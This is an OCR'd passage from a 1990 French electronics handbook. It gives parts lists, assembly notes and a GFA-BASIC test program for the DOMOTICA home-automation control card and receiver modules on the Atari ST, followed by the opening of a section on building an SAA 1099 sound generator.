



**Fig. 11 :** Synoptique de la carte de commande.

## RÉALISATION PRATIQUE

*Nomenclature carte de commande*

- Résistances

| | | |
|---|---|---|
| R8 | 1kΩ | (marron, noir, rouge) |
| R1 | 3,3kΩ | (orange, orange, rouge) |



| | | |
|---|---|---|
| R9, R10 | 4, 7kΩ | (jaune, violet, jaune) |
| R5 | 5, 6kΩ | (vert, bleu, rouge) |
| R2, R3 | 10kΩ | (marron, noir, orange) |
| R4 | 22kΩ | (rouge, rouge, orange) |
| R, R6 | 100kΩ | (marron, noir, jaune) |
| R7 | 470kΩ | (jaune, violet, jaune) |

• Condensateurs

| | | |
|---|---|---|
| C1 | 470pF | céramique ou plastique |
| C | 820pF | céramique ou plastique |
| C5 | 33nF | céramique ou plastique |
| C2, C4, C6 | 47nF | céramique ou plastique |
| $C_D$×5, C7 | 100nF | céramique ou plastique |
| C3 | 220nF | céramique ou plastique |
| C10, C11 | 10uF/25V | électrochimique |
| C9 | 100uF/25V | électrochomique |
| C8 | 220 nF/400V | (attention tension de service = 400V) |

1 pont de diodes 0,5 A
1 transformateur 18V/3VA (ou moins : peu de puissance demandée)
1 transformateur HF accordé sur 125 kHz (très important : voir texte...)

D1 led verte
D2 led jaune
DZ zener 56V/3W

T1, T2 transistors NPN d'usage général (BC549, 2N2222, etc.)

CI5 74LS00
CI6 74LS02
CI7,CI8 74LS374
CI9 74LS244

2 supports tulipes 14 broches
2 supports tulipes 18 broches
3 supports tulipes 20 broches
1 bornier double
1 DB25 coudé 90° mâle pour circuit imprimé
1 cordon secteur mâle (prise de terre inutile)

1 kit de face avant 12TE (réf. TRANSRACK : xxxx)

*Nomenclature module récepteur*

• Résistances 1/4 W

| | | |
|---|---|---|
| R6 | 470Ω | (jaune, violet, marron) |
| R1 | 3,3kΩ | (orange, orange, rouge) |
| R5 | 5,6kΩ | (vert, bleu, rouge) |
| R2, R3 | 10kΩ | (marron, noir, orange) |
| R4 | 22kΩ | (rouge, rouge, orange) |
| R | 100kΩ | (marron, noir, jaune) |

• Condensateurs

| | |
|---|---|
| C1 | 470pF |
| C | 820pF |
| C5 | 33nF |
| C2, C4, C6 | 47nF |
| C7 | 100nF |
| C3 | 220nF |
| C10, C11 | 10uF/25V |
| C9 | 100uF/25V |
| C8 | 220 nF/400V |
| PD | pont de diodes 0,5 A |
| TR2 | transformateur 18V/3VA (ou moins : peu de puissance demandée) |
| TR1 | transformateur HF accordé sur 125 kHz (très important : voir texte...) |

DZ zener 56V/3W

| | |
|---|---|
| CI1 | régulateur 7818 |
| CI2 | régulateur 7809 |
| CI3 | LM1893 |
| CI4 | MM53200 |
| CI5 | CD4013 |
| CI6 | relais statique S 202 DS 4 (source SELECTRONIC) |

1 support tulipes 14 broches
2 supports tulipes 18 broches
2 fiches bananes femelles pour chassis
1 boîtier prééquipé de la fiche secteur
1 interdil 6 inters
20 cm de cordon multi-brins 1,5 mm²

La carte de commande n'apporte pas de commentaire particulier et comporte une face avant des plus simples à usiner (2 trous de leds, un trou pour le passage du cordon secteur...) (Fig. 15). Par contre, les modules récepteurs sont plus délicats à câbler de par leur compacité. Signalons la disponibilité chez Selectronic, à Lille, de boîtiers plastiques pré-équipés d'une prise secteur mâle. Il ne restera donc plus qu'à faire rentrer dedans les composants évoqués dans les synoptiques précédents pour avoir un module de réception esthétique et compact. Comme vous le constatez sur la vue de dessus (figure 16), tous les composants passifs seront montés debout, sur le circuit réalisé à l'aide du mylar de la figure 17. Le condensateur 220 V côté soudure, la sortie se fera par 2 fiches bananes femelle chassis dont les écrous de fixation seront soudés sur les deux pastilles du côté cuivre prévues à cet effet. Pour terminer, 2 morceaux de fil souple 1,5 mm² de section, effectueront la liaison entre le circuit imprimé et les cosses de la fiche secteur du boîtier. Le numéro du module ayant été choisi sur des interrupteurs DIL, le boîtier sera refermé, branché sur une prise de courant et il n'y aura plus qu'à enficher la prise de l'appareil à commander dans les fiches bananes affleurant à la surface du boîtier. C'est simple et efficace !





**Fig. 12 :** Schéma d'implantation des composants de la carte DOMOTICA.





**Fig. 15 :** Plan de perçage.





**Fig. 16 :** Schéma d'implantation des composants d'un récepteur.

Si vous nous avez suivis jusque-là pas à pas, vous avez à présent droit à une petite récompense : la programmation... Dans le cas contraire, retournez à la case départ, sans toucher 20 000 F...

Le programme suivant est en effet la mise en application des procédures d'allumage et d'extinction que nous avions vu précédemment.

```
.pl 50
'
' ********************************************
' * essai de la carte DOMOTICA en ecriture *
' *                mode manuel               *
' *                                          *
' *    (c)1990  Ph. Casier - J. Guerard      *
' *              editions WEKA               *
' ********************************************
'
DEFINT "a-z"
carte=7                                  ! numero du slot STdev
'
main
'
PROCEDURE main
  CLS
  DO
    FOR module=1 TO 15
      '
      CLS
      PRINT AT(5,5);"module numero ";module;" eteint"
      eteint_module(carte,module)
      ~INP(2)
      '
      CLS
      PRINT AT(5,5);"module numero ";module;" allume"
      allume_module(carte,module)
      ~INP(2)
      '
    NEXT module
  LOOP
RETURN
PROCEDURE eteint_module(carte,module)
  '
  ' rappel : le bit D0 est le bit eteint/allume du module
  ' D0 = "0" => module allume; D0="1" => module eteint
  '
  '
  ~INP(2)
  PRINT "D8-D11 a 0"
  ecr(carte,1,&X0)          ! met D8-D11 du 53200 a "0", bloque les transistors
  '
  ~INP(2)
  PRINT "numero de module sur D2-D7 / D1 a 0 / D0 a 0"
  valeur=(module*4)+&X0+&X0
  ecr(carte,0,valeur)       ! met le no module sur D2-D7, D1 a "0", D0 a "0"
  '
```



```
~INP(2)
PRINT "D0 a 1"
valeur=(module*4)+&X0+&X1
ecr(carte,0,valeur)      ! met D0 a "1"
'
~INP(2)
PRINT "D2-D7 a 1"
valeur=(&X111111*4)+&X0+&X1
ecr(carte,0,valeur)      ! met le code 1...1 sur D2-D7
RETURN
PROCEDURE allume_module(carte,module)
'
' rappel : le bit D0 est le bit eteint/allume du module
' D0 = "0" => module allume; D0="1" => module eteint
'
'
~INP(2)
PRINT "D8-D11 a 0"
ecr(carte,1,&X0)         ! met D8-D11 du 53200 a "0", bloque les transistors
'
~INP(2)
PRINT "numero de module sur D2-D7 / D1 a 0 / D0 a 1"
valeur=(module*4)+&X0+&X1
ecr(carte,0,valeur)      ! met le no module sur D2-D7, D1 a "0", D0 a "1"
'
~INP(2)
PRINT "D0 a 0"
valeur=(module*4)+&X0+&X0
ecr(carte,0,valeur)      ! met D0 a "0"
'
~INP(2)
PRINT "D2-D7 a 1"
valeur=(&X111111*4)+&X0+&X0
ecr(carte,0,valeur)      ! met le code 1...1 sur D2-D7
RETURN
PROCEDURE lir(crt,adr,VAR rtr)
' procedure de lecture dans une carte du systeme STdev
'
rtr=BYTE{&HFA0001+crt*&H2000+adr*&H100}
RETURN
PROCEDURE ecr(crt,adr,don)
' procedure d'ecriture dans une carte du systeme STdev
'
~BYTE{&HFB0000+crt*&H2000+adr*&H100+don}
RETURN
```

En attendant, nous attendons vos réactions (et même vos expérimentations) vis à vis du système DOMOTICA afin de créer de fructueux échanges d'idées entre vous tous qui allez vous lancer dans l'aventure de la domotique grâce à cet article.

STdev
31 ter, rue de Paris
92190 MEUDON.




**Fig.13 :** Carte de commande côté cuivre.





**Fig.14 :** Carte de commande côté composants.





**Fig.17 :** Module récepteur côté cuivre.

# 10/4

# Un générateur sonore performant : le SAA 1099

## FONCTIONNEMENT

Le circuit intégré SAA 1099 de RTC est un générateur sonore polyphonique à 6 voies et 2 canaux de bruit (Fig. 1, tableau 3). Il est stéréo : le volume de chaque voie est partagé en volume droit et volume gauche. La programmation des notes est plus facile et efficace que sur le générateur interne. Sur ce dernier, il faut donner la période de la note désirée, calculée à partir de sa fréquence et du quartz associé au circuit. Avec le SAA 1099, on donne dans un premier registre la position de la note dans l'octave et, dans un autre, l'octave désirée. Le détail des registres se trouve tableau 1, et celui des fréquences tableau 2.

## RÉALISATION

Le montage électronique a été réalisé à partir d'une note d'application de RTC, dans laquelle la partie interface avec le processeur a été adaptée (Fig. 2). En effet ce ne sont pas des lignes de données mais des lignes d'adresses qui seront connectées aux D0-D7 du SAA (voir Partie 10, Chap. 3). Comme signal d'écriture ($\overline{W}$) et de validation du circuit ($\overline{CE}$), nous utiliserons FB.

Une dernière remarque à propos du bus d'adresses du port cartouche : il ne contient pas de A0 ; les lignes vont de A1 à A15. Mais A0 peut très bien être émulé par UDS, dans la mesure où l'on n'adresse que des octets sur la carte.





**Fig. 1 : Brochage.**

## NOMENCLATURE

| | | |
|---|---|---|
| R1 à R4 | : | 1 kΩ |
| R5 | : | 10 kΩ |
| R6, R7 | : | 470 Ω |
| $C_1$, $C_2$, $C_4$, $C_5$ | : | 10 nF |
| $C_3$, $C_6$ | : | 100 nF |
| $C_7$, $C_8$ | : | 47 µF |
| $C_9$ | : | 120 pF |
| $C_{10}$ | : | 100 µF |
| $C_{11}$, $C_{12}$ | : | 0,1 µF |
| $P_1$, $P_2$ | : | 100 kΩ |

— Générateur sonore : SAA 1099

— Amplificateur : TDA 7050

— 74 LS 04 pour l'horloge

— Quartz à 8 MHz

L'amplificateur TDA 7050 permet de sortir directement sur un petit haut-parleur, ou, mieux, sur un casque de walkman.

